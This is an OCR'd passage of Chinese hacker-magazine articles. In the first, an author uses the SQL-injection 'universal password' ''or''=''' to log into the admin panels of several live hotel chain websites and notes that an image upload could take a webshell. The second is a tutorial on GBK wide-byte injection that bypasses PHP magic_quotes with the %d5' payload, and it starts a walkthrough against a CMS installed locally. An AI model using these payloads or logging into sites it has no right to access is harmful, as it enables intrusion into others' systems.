


图2

点击“管理员入口”链接之后，马上弹出登录界面（http://www.xxx.com/Rurallist/login.asp?id=13689823900），在“用户名”和“密码”处先试了下“admin”，失败；再试试“admin888”，又失败；再试试一万年以前的“万能密码”吧——“'or''='”（如图3），晕死，竟然成功了，进入了后台管理系统（如图4）！同样，我又找了几个连锁酒店页面，都犯同一个毛病，用“'or''='”万能密码均能畅通无阻地进入。虽然后台的管理功能并不是很强，但如果想要进行基本信息的修改是绝对没有任何问题的；而且，其中还有“上传图片”模块，是不是会让人立刻联想到“小马”的上传呢？虽然我并未再继续向下做入侵实验，但这种连锁酒店的网站在安全性方面实在是太低级了，撰写成文就算是给一些人提个醒——21世纪了，

各位网管大哥，给点儿力吧！




图3




图4

稻草人企业站管理系统宽字节注入漏洞

txcbg

前几天在t00ls闲逛时看到毅心毅意公布了稻草人企业站管理系统的一个宽字节注入漏洞，平时宽字节注入漏洞见的比较少，就在虚拟机里照着毅心毅意的方法验证了一次漏洞，觉得有点意思，所以介绍给大家。

一、宽字节注入简介

在看毅心毅意公布的稻草人企业站管理系统宽字节注入漏洞前，我对宽字节注入的知识几乎一无所知，看到这个漏洞后到网上搜索了下相关信息，考虑到可能有部分叉子也对宽字节注入漏洞缺乏了解，我就现学现卖，在此介绍给还不知道的叉子。

如果Magic_quotes_gpc=On，Php在遇到提交过来的'等在shell命令行里有特殊意义的字符都通过在前面加上\来进行转义处理，来看个实例，把下面代码保存为test.php:

```
<?php
header("Content-Type:text/html;Charset=gb2312");
echo $_GET["str"];
?>
```

把test.php放到支持Php的Web空间中，这里我把它放到了我虚拟机里的Php环境中，访问地址为http://127.0.0.1/test.php，test.php的作用是显示通过str变量提交过来的东西，比如访问http://127.0.0.1/test.php?str=hackerxfiles，页面显示为hackerxfiles，如图1，原样输出了我们输入的东西。我们来提交一个'试试，访问http://127.0.0.1/test.php?str='，页面却显示为\'，'被转义成了\'，如图2。




图1




图2




图3

貌似开启Magic_quotes_gpc后很好的过滤了'等危险字符，真是这样吗？下面再来看个例子，提交http://127.0.0.1/test.php?str=%d5'，如果能正常过滤的话应该显示%d5\'，但实际的显示结果却是誠'，如图3，'没有经过过滤就显示了出来。

这是怎么回事呢？问题好像出在提交的%d5身上，

也确实如此，因为PHP转移的底层函数php_escape_shell_cmd存在一个漏洞，php通过将",',#,&,;.....等等在shell命令行里有特殊意义的字符都通过在前面加上\变成\".\',\#,\&,\;……来进行转义，使得用户的输入被过滤，来避免产生command injection漏洞。在Php看来，只要过滤了这些字符，送入到system等函数中时，参数就会是安全的。但实际上，对于GBK(GB231可以认为是其子集，GBK扩展了对繁体中文的支持等)等宽字节编码，一个中文字符被处理成两个字节保存：

首字节范围在0x81-0xFE

尾字节范围在0x40-0xFE(不含0x7F)

请注意，对于转义用到的"\"(0x5C)恰恰包含在尾字节当中!当我们提交一个0x81-0xFE的字节(本例是0xD5)并故意带上一个敏感字符"'"时，Php针对"'"进行转义，产生一个"\"(0x5c)，恰好与前面的0xd5结合在一起成为一个完整的字符"誠"，原本的转义符号"反水"了。而“誠”的URL编码也确实是%D5%5C，如图4。




图4

同样的，这个漏洞对于POST、Cookie都有效。

通过宽字节编码漏洞能提交'等符号是很致命的，因为'在Php+MySQL注入是很重要的，能带入'，注入漏洞也就产生了。

以上对宽字节注入的介绍参考了大量网上的信息，在这里说明下。

二、稻草人企业站管理系统宽字节注入漏洞利用

简单介绍完了什么是宽字节注入来看稻草人企业站管理系统宽字节注入漏洞的利用。我下载了存在漏洞的稻草人企业站管理系统 v1.0.5.1 GBK的源代码，在虚拟机里的Php环境中把稻草人企业站管理系统安装好，访问地址为http://127.0.0.1/dcr/，如图5。

